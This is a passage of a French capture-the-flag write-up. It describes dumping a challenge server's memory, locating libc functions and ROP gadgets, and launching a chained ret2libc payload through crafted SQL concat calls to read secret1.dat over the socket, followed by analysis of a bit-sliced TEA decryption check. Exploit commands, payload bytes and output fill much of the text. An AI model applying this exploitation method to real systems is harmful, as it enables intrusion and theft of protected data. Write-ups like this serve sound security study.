

Figure 15 : Repositionnement au début du fichier **secret1.dat** (dans le fils)

Le dump mémoire du binaire nous permet également de trouver le descripteur de fichier associé à **secret1.dat**. En effet, il est nécessaire de le connaître si nous voulons pourvoir lire dedans.
La variable contenant le descripteur de fichier se trouve à l'adresse **0x0804F18C** .



Figure 16 : Variable contenant le descripteur de fichier de **secret1.dat**

Le processus étant mappé à l'adresse **0x08048000**, l'offset dans le dump mémoire où se situe cette variable est :

```
>>> hex(0x0804F18C - 0x08048000)
'0x718c'
```

Regardons dans le dump mémoire à cet offset là :



Figure 17 : Valeur du descripteur de fichier de **secret1.dat**, stockée en little endian

Le descripteur de fichier de **secret1.dat** a donc pour valeur 3.

On en profite, par curiosité, pour regarder ce que fait la fonction ***expand*** qui est appelée à chaque fois que l'on appelle ***concat***. Pour rappel, son adresse est **0x0804B9F9** :

```
0804B9F9
0804B9F9
0804B9F9 ; Attributes: bp-based frame
0804B9F9
0804B9F9 sub_804B9F9 proc near
0804B9F9
0804B9F9 var_4= dword ptr -4
0804B9F9 arg_0= dword ptr  8
0804B9F9
0804B9F9 push    ebp
0804B9FA mov     ebp, esp
0804B9FC sub     esp, 10h
0804B9FF mov     eax, [ebp+arg_0]
0804BA02 mov     [ebp+var_4], eax
0804BA05 mov     eax, [ebp+var_4]
0804BA08 leave
0804BA09 retn
0804BA09 sub_804B9F9 endp
0804BA09
```

Figure 18 : Fonction ***expand*** qui ne fait.. rien

On voit donc que cette fonction ***expand*** ne fait rien, elle se contente d'affecter l'argument qu'elle reçoit (arg_0) à une variable locale (var_4) puis retourne cet argument. En somme, elle se contente de retourner l'adresse de w.

Le binaire principal étant dumpé et analysé, nous allons maintenant nous intéresser aux librairies partagées (la libc plus spécifiquement) et à la pile.

Sur une Ubuntu classique récente, les adresses de pile et des librairies partagées sont randomisées (à cause de l'ASLR).
Par contre, on peut voir que la pile se situe généralement entre **0xBF000000** et **0xBFFFFFFF** et que la libc se situe généralement entre **0xB7000000** et **0xB7FFFFFF**.

```
# cat /proc/self/maps
-- snip --
b7687000-b77e3000 r-xp 00000000 08:03 980120     /lib/libc-2.9.so
b77e3000-b77e4000 ---p 0015c000 08:03 980120     /lib/libc-2.9.so
b77e4000-b77e6000 r--p 0015c000 08:03 980120     /lib/libc-2.9.so
b77e6000-b77e7000 rw-p 0015e000 08:03 980120     /lib/libc-2.9.so
-- snip --
bf8cf000-bf8e4000 rw-p bffea000 00:00 0          [stack]
```

La libc est reconnaissable grâce aux chaines de caractères qu'elle contient et à son header ELF, la pile est reconnaissable grâce aux variables d'environnement qu'elle contient qui sont au début de la pile.
La pile croissant vers les adresses basses, les chaines de caractères de l'environnement seront à des adresses plus hautes que le reste des données de la pile.

A partir de là, il est facile de modifier le script ***dump_memory.py*** pour essayer de dumper les données dans un range d'adresses.

```
# ./dump_memory2.py 0xb7530000 0xbfffffff

addr : 0xb7530000 , addr_fin : 0xbfffffff
[*] Data at : 0xb75e0000  <== librairies partagées comme la libc et udf.so
[*] Data at : 0xb7650000
[*] Data at : 0xb76c0000
[*] Data at : 0xb7740000
Error ar : 0xb7880000
Error ar : 0xb7a10000
Error ar : 0xb7ba0000
Error ar : 0xb7d30000
-- snip --
Error ar : 0xbfc1c000
[*] Data at : 0xbfc21000 <== pile du programme
Error ar : 0xbfca5000
```

On dump manuellement les zones mémoire et on regarde ce que l'on obtient :

```
# ./dump_memory.py 0xbfc21000 0x15000 > /tmp/stack

size : 86016, MAX : 32768
Dumping 32768 bytes from address 0xbfc21000

received 32768 bytes of data
size : 53248, MAX : 32768
Dumping 32768 bytes from address 0xbfc29000

received 32768 bytes of data
Dumping 20480 bytes from address 0xbfc31000

received 20480 bytes of data

# strings /tmp/stack
-- snip --
./sql
```

```
SUDO_GID=1000
USER=root
MAIL=/var/mail/cs2011
OLDPWD=/home/cs2011/webserver
HOME=/home/cs2011
PS1=%{
[33;31;1m%}%n%{
[33;33;1m%}@%{
[33;37;1m%}%m:%{
[33;32;1m%}%3~%{
[33;33;1m%}%#%{
[0m%}
SUDO_UID=1000
LOGNAME=root
TERM=cygwin
USERNAME=root
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/X11R6
/bin
LANG=fr_FR.UTF-8
SUDO_COMMAND=/etc/init.d/challenge restart
SHELL=/usr/bin/zsh
SUDO_USER=cs2011
PWD=/home/cs2011/sql
./sql
```

On a donc bien dumpé la pile du programme (présence des variables d'environnement).

On fait de même avec la libc. Pour une raison inconnue, il n'est pas possible de dumper plus de quelques centaines de Ko a chaque fois avec ce script. Il est donc nécessaire de le lancer plusieurs fois en changeant l'adresse à partir de laquelle on dump pour pouvoir obtenir toute la libc :

```
# ./dump_memory.py 0xb75d8000 0x100000 > /tmp/libc
-- snip --
size : 884736, MAX : 32768
Dumping 32768 bytes from address 0xb7600000
====================
(2013, 'Lost connection to MySQL server during query')
====================

# ./dump_memory.py 0xb7600000 0x100000 >> /tmp/libc
-- snip --
# ./dump_memory.py 0xb7670000 0x100000 >> /tmp/libc
-- snip --
# ./dump_memory.py 0xb76b0000 0x100000 >> /tmp/libc
-- snip --
# ./dump_memory.py 0xb76f0000 0x100000 >> /tmp/libc
-- snip --
# strings /tmp/libc|grep -i ubuntu
GNU C Library (Ubuntu EGLIBC 2.11.1-0ubuntu7.8) stable release version
2.11.1, by Roland McGrath et al.
```

On sait donc que la version de la libc utilisée est la 2.11.1-0ubuntu7.8.

3.4 Construction de l'attaque

Le but de la démarche ici est de faire exécuter une séquence d'appel particulière au programme. Nous avons vu qu'il est possible de forger des structures val arbitraires et donc de contrôler l'adresse d'***expand*** pour faire exécuter notre propre code.

On pourrait naïvement essayer de mettre un shellcode sur le tas (dans un payload que l'on envoie) et faire en sorte qu'***expand*** l'appelle.
Or, le tas n'est pas exécutable et une telle tentative se solde par la fermeture brutale de la connexion TCP (dû au fait que le process distant se fait tuer sans ménagement car il essaie d'exécuter du code depuis une zone non exécutable).

La solution adoptée ici est de faire du ***chained RET2LIBC***[9] .
Le principe va être d'appeler des fonctions de la libc en contrôlant les paramètres qui lui sont passés.
On parle ici de ***chained RET2LIBC*** car plusieurs appels de fonctions seront chainés :

- un ***read*** dans le fichier **secret1.dat**
- un ***write*** des données lues sur le descripteur de fichier de notre socket

Plusieurs pré-requis sont nécessaires pour cette attaque :

- connaître le descripteur de fichier de **secret1.dat** (**OK**)
- connaître le descripteur de fichier de notre socket (**NOK**)
- connaître l'adresse des fonctions ***read*** et ***write*** (**NOK**)
- pouvoir contrôler la pile utilisée lors du RET2LIBC (**NOK**)
- connaître l'adresse d'une séquence pop; pop; pop; ret; (**NOK**), la fonction ***read*** utilisant 3 paramètres

3.4.1 Récupération des adresses des fonctions read et write

Nous allons être intéressés par 2 fonctions de la libc : ***read*** et ***write*** dont voici les prototypes :

```
ssize_t read(int fd, void *buf, size_t count);
ssize_t write(int fd, const void *buf, size_t count);
```

Nous savons que la version de la libc utilisée est la 2.11.1-0ubuntu7.8.
Une fois téléchargée, on voit que la fonction ***read*** est à l'offset **0xbf160** et la fonction ***write*** à l'offset **0xbf1e0**.

En vérifiant sur la libc que l'on a dumpé depuis le serveur, on se rend compte qu'il y a un petit décalage (en faisant du pattern matching, on retrouve les 2 fonctions dans le dump et on en déduit le décalage):

- l'offset de ***read*** est **0xbdde0**
- l'offset de ***write*** est **0xbde60**

Il suffit ensuite d'additionner l'adresse où est mappée la libc (**0xB75D8000** à l'heure de rédaction de ce document) pour avoir les adresses de ***read*** et ***write***.

==> connaître l'adresse des fonctions ***read*** et ***write*** (**OK**)

9 http://en.wikipedia.org/wiki/Return-to-libc_attack

3.4.2 Contrôle de la pile et séquence pop * 3; ret;

Pour découvrir une séquence **pop** * 3; **ret**;, l'outil ***Ropeme***[10] est utilisé sur le binaire « mysql » dumpé précédemment:

```
# ./ropshell.py
Simple ROP interactive shell: [generate, load, search] gadgets
ROPeMe> generate /tmp/mysql-binary
Generating gadgets for /tmp/mysql-binary with backward depth=3
Processing code block 1/1
Generated 218 gadgets
Dumping asm gadgets to file: mysql-binary.ggt ...
OK
ROPeMe> search %
-- snip --
0x4b56L: pop esi ; pop edi ; pop ebp ;;
-- snip --
0x2ccfL: xchg esp eax ;;
-- snip --
```

2 gadgets méritent une attention particulière :

- la séquence **pop** esi; **pop** edi; **pop** ebp; **ret**; à l'offset **0x4b56**
- la séquence **xchg** esp eax; **ret**; à l'offset **0x2ccf**

La première séquence est celle recherchée pour pouvoir chainer l'appel entre ***read*** et ***write*** :
read utilisant 3 paramètres, il faut enlever 3 paramètres de la pile (ou incrémenter ***esp*** 3 fois via 3 *pop*) avant l'appel à ***write*** pour positionner ***esp*** sur les paramètres de ***write***.

La 2e séquence va nous permettre de contrôler la pile.
En effet, analysons l'appel à ***expand*** dans la fonction ***concat***:

```
0000064A push    ebp
0000064B mov     ebp, esp
0000064D push    ebx
0000064E sub     esp, 14h
00000651 mov     eax, [ebp+src]
00000654 mov     edx, [eax+val.expand]
00000657 mov     eax, [ebp+arg_4]
0000065A mov     [esp], eax
0000065D call    edx
0000065F cmp     eax, 0FFFFFFFFh
00000662 jz      short loc_6CB
```

Figure 19 : Appel d'***expand***, le paramètre ***w*** (ici arg_4) est dans ***eax***

On voit que le paramètre passé sur la pile est dans ***eax*** lors de l'appel d'***expand***.
Si on regarde le code source associé (***if (v->expand(w) != -1) {***), on se rend compte que la variable ***w*** est dans ***eax*** lors de l'appel à ***expand***.

Si on saute sur la séquence ***xchg esp, eax,*** le contenu de ***w*** devient donc notre pile. Or, on sait contrôler ***w*** car on peut le forger. On contrôle donc totalement la pile d'appel.

==> pouvoir contrôler la pile utilisée lors du RET2LIBC (**OK**)
==> connaître l'adresse d'une séquence pop; pop; pop; ret; (**OK**)

10 http://www.vnsecurity.net/2010/08/ropeme-rop-exploit-made-easy/

3.4.3 Récupération du descripteur de fichier de notre socket

Pour construire le payload, il ne manque plus que le descripteur de fichier de la socket que l'on utilise.
2 choses sont possibles :

- bruteforcer ce descripteur de fichier, en le modifiant à chaque requête
- dumper la pile du programme et le retrouver dedans

A l'adresse ***0x0804911F*** du faux « mysql », on voit un call à la fonction ***sub_8049C3F***.
Juste avant ce call, le descripteur de fichier de la socket a été mis sur la pile (**mov** [esp], eax).
Lors du call, l'adresse de la prochaine instruction (ici ***0x08049124***) sera également poussée sur la pile (adresse de retour).

```
LOAD:0804910C                   mov     [esp], eax      ; int
LOAD:0804910F                   call    wrap_lseek
LOAD:08049114                   call    enable_seccomp
LOAD:08049119                   mov     eax, [ebp+socket_fd]
LOAD:0804911C                   mov     [esp], eax
LOAD:0804911F                   call    sub_8049C3F
LOAD:0804911F handle_client     endp
LOAD:0804911F
LOAD:08049124 ; ---------------------------------------------
LOAD:08049124                   mov     dword ptr [esp], 0
LOAD:0804912B                   call    wrap_exit2
LOAD:08049130
```

Figure 20 : Push sur la pile du descripteur de fichier de la socket

Dans la pile que l'on a dumpé, on devrait donc avoir ***0x08049124*** (en little endian) suivi du descripteur de fichier de la socket :

```
B0 F2 5D B7 10 BB 73 B7 28 BE 73 B7 ...u.....V....]...s.(.s.
57 C3 BF 26 A6 74 B7 B0 9A 75 B7 28 ......u.....W..&.t...u.(
00 00 AC 86 04 08 AC F0 04 08 00 00 .s..........................
00 38 57 C3 BF 00 00 00 00 01 00 00 ....]...r.....8W.........
34 C9 04 08 16 00 00 00 01 00 00 00 .Sfj...r.....4...........
57 C3 BF 24 91 04 08 00 00 00 00 00 .....%.....^i.XW..$.....
00 00 88 57 C3 BF 13 92 04 08 00 00 .....r.....W.....
B7 04 00 00 00 01 00 00 00 00 00 00 ..........W...t`..........
01 00 00 00 34 58 C3 BF 3C 58 C3 BF .....X....^.....4X..<X..
88 04 08 01 00 00 00 F0 57 C3 BF 26 ..s..W.....u.\.....W..&
00 00 00 00 00 00 08 58 C3 BF CC 3A .t...u.(.s...r.....X...:
```

Figure 21 : Obtention du descripteur de fichier de la socket : **0**

On trouve donc que le descripteur de fichier de la socket est **0** (anciennement stdin).
Cela est possible car le programme père ferme les descripteurs 0, 1 et 2 avant le ***accept***, donc lors de celui-ci, les 3 descripteurs de fichiers précédemment fermés sont libres et utilisables.

==> connaître le descripteur de fichier de notre socket (**OK**)

3.4.4 Finalisation du payload et lancement de l'attaque

Maintenant que tous les pré-requis sont remplis, il ne reste plus qu'à construire le payload final. Pour rappel, celui-ci va effectuer un ***read*** dans le fichier **secret1.dat** (descripteur 3) puis effectuer un ***write*** dans notre socket (descripteur 0) :



Figure 22 : Schéma du payload utilisé pour le RET2LIBC

Pour lancer l'attaque, il faut :

- constuire ce payload, le placer en mémoire et en récupérer l'adresse
- construire une ***fake val*** avec comme valeur pour ***expand*** l'adresse du gadget ***xchg esp, eax; ret***
- appeler la fonction ***concat*** avec comme paramètres la fake val et le payload

On lance l'exploit **tout en sniffant le trafic avec Wireshark:**

```
# ./ret2libc.py[11]
Addr read : 0xb7695de0 , addr write : 0xb7695e60
Executing : select
concat(153315632,char(224,93,105,183,86,203,4,8,3,0,0,0,128,229,114,183,32,0,
0,0,96,94,105,183,249,185,4,8,0,0,0,0,128,229,114,183,32,0,0,0))
payload addr : 153316072 (0x09236ae8)
Executing : select concat(153315368,char(0xfe,0, 0, 0, 0,0,0,0, 0,0,0,0,
0xcf,0xac, 0x4, 0x8))
objet pour executer commande addr : 153314992 (0x092366b0)
Executing : select concat(0x92366b0,0x9236ae8)
```

On regarde ce qu'on a reçu du serveur :



Figure 23 : Réception du contenu de **secret1.dat** sur la socket

On vérifie que c'est bien ce que l'on attend par rapport à son hash MD5:

```
>> hashlib.md5('**THIS*K3Y*SHOULD*REMAIN*SECRET*').hexdigest()
'b78a6c02a6f956b9d5cfbd7c643ed6fa'
```

Le contenu de **secret1.dat** est donc ****THIS*K3Y*SHOULD*REMAIN*SECRET***

11 Voir code en annexe

4 Obtention des données de secret2.dat

Analysons maintenant la fonction ***sstic_check_secret2*** :

2 buffers sont tout d'abord remplis :

- l'un avec les 1024 octets de **secret2.dat**
- l'autre avec 2048 octets d'une variable '***encryption_keys***'

Le nom de la variable indique fortement que c'est une clé de chiffrement.

Figure 24 : Initialisation de 2 buffers : un contenant **secret2.dat**, l'autre contenant 2048 octets d'une variable '***encryption_keys***'

Puis ces 2 buffers sont passés en paramètre à la fonction ***decrypt*** (avec le paramètre 32), puis le buffer contenant les données de secret2 est comparé à un autre buffer (***expected_plaintext***).



Figure 25 : Appel de ***decrypt*** puis comparaison des 2 buffers

Cela équivaut en C à :

```
int i;
char buffer_secret2[1024], buffer_encryption_keys[2048];

/* initialisation des buffers */
memcpy(buffer_secret2, secret2, 1024);
memcpy(buffer_encryption_keys, encryption_keys, 2048);

decrypt(buffer_secret2, buffer_encryption_keys, 32);

for(i=0; i<1024; i++) {
      /* si buffer déchiffré ne correspond pas à résultat attendu */
      if (buffer_secret2[i] != expected_plaintext[i])
            return -1;
}
return 0;
```

Tout le cœur de vérification de **secret2.dat** se trouve donc dans la fonction ***decrypt***.

Pour couper court au suspense, la fonction ***decrypt*** est une implémentation SSE2 et bit slicée de l'algorithme **TEA**[12] (Tiney Encryption Algorithm).
Le lecteur trouvera un article très bien fait sur l'implémentation bit slicée à cette URL[13]. Le paramètre 32 de la fonction ***decrypt*** est le nombre de round à appliquer à l'algorithme.

```
00007A48 add     ebx, 132524
00007A4E movdqu  xmmword ptr [ebp+0], xmm0
00007A53 mov     ebp, [esp+147Ch+var_1424]
00007A57 movdqu  xmmword ptr [edi], xmm0
00007A5B mov     edi, [esp+147Ch+var_143C]
00007A5F movdqu  xmmword ptr [ecx], xmm0
00007A63 mov     ecx, [esp+147Ch+var_1440]
00007A67 movdqu  xmmword ptr [ebp+0], xmm0
00007A6C mov     ebp, [esp+147Ch+var_1420]
00007A70 movdqu  xmmword ptr [edi], xmm0
00007A74 mov     edi, [esp+147Ch+var_1430]
00007A78 movdqu  xmmword ptr [ecx], xmm0
00007A7C mov     ecx, [esp+147Ch+var_1438]
00007A80 movdqu  xmmword ptr [ebp+0], xmm0
00007A85 movdqu  xmmword ptr [edi], xmm0
00007A89 movdqu  xmmword ptr [ecx], xmm0
00007A8D mov     ebp, [esp+147Ch+var_1448]
00007A91 movdqu  xmmword ptr [esi+10h], xmm0
00007A96 mov     edi, [esp+147Ch+var_1434]
00007A9A mov     ecx, [esp+147Ch+var_1444]
00007A9E mov     [esp+147Ch+var_1450], eax
00007AA2 movdqu  xmmword ptr [ebp+10h], xmm0
```

Figure 26 : Fonction ***decrypt*** utilisant des instructions SSE2 (movdqu..)

Le but de cette fonction, comme l'indique son nom, est de déchiffrer le contenu de **secret2.dat** et de comparer le résultat au clair attendu (***expected_plaintext***).
Le clair attendu est en fait les X premiers digits de PI, X tenant ensuite sur 1024 octets.
Le buffer ***encryption_keys*** contient en fait 128 clés de chiffrement de 128 bits chacune (taille de clé pour l'algorithme TEA).

Il n'est en fait pas nécessaire de reconnaître l'implémentation bit slicée de TEA pour résoudre cette partie (mon cas) : une étude de l'algorithme permet de le redévelopper en le transformant en fonction de chiffrement et en chiffrant le clair attendu pour arriver au bon chiffré.

12 http://en.wikipedia.org/wiki/Tiny_Encryption_Algorithm
13 http://plaintext.crypto.lo.gy/article/378/untwisted-bit-sliced-tea-time

4.1 Analyse de l'algorithme de decrypt

En étudiant l'algorithme, on voit que le buffer secret2 de 1024 octets peut être vu comme 2 buffers de 512 octets.

A chaque round de déchiffrement, le premier buffer de 512 va servir à déchiffrer le 2e buffer, puis le 2e buffer va déchiffrer le premier.
Chaque buffer de 512 octets va également utiliser 1024 octets du buffer ***encryption_keys*** lors des opérations de déchiffrement (1024 derniers octets de ***encryption_keys*** pour la premier buffer de 512 octets, et 1024 premiers octets pour le 2e buffer de 512 octets).



Figure 27 : Vision « macro » du processus de déchiffrement

A chaque round de déchiffrement, une variable (***sum*** dans l'algorithme original) verra sa valeur changer selon des constantes définies dans l'algorithme. Ces constantes (**0x9E3779B9** et **0x61C88647**) permettent de reconnaître un algorithme de la famille TEA (TEA, XTEA, XXTEA..) :

```
for ( sum = 0x9E3779B9 * nb_round; ; sum += 0x61C88647 )
```

Cette valeur est également utilisée lors de chaque round.
On peut résumer l'opération de déchiffrement à une boucle :

```
for(i = 0x9E3779B9 * NB_TOUR ,cpt=0; cpt<NB_TOUR; i += 0x61C88647, cpt++)
{
   decrypt_block(buffer_plain+512, buffer_plain, buffer_key+1024, i, buffer_plain+512, 1);
   decrypt_block(buffer_plain, buffer_plain+512, buffer_key, i, buffer_plain, 1);
}
```

Le prototype de ***decrypt_block*** étant :

```
void decrypt_block(to_decrypt, used_to_decrypt, key, sum, out, decrypt) ;
```

- **to_decrypt** étant le buffer de 512 octets que l'on veut déchiffrer
- **used_to_decrypt** étant l'autre buffer de 512 octets (dont on se sert pour déchiffrer)
- **key** étant le buffer de 1024 octets de clés de chiffrement
- **sum** étant la variable changeant de valeur à chaque round de l'algorithme
- **out** étant le buffer où on va stocker les données déchiffrées (le même que **to_decrypt** ici car on déchiffre dans le même buffer)
- **decrypt** étant un flag pour indiquer si on chiffre ou déchiffre (utilisé dans l'implémentation développée ici pour vérifier les calculs)

Les 2 appels à decrypt_block représentent les 2 buffers qui vont se déchiffrer entre eux.

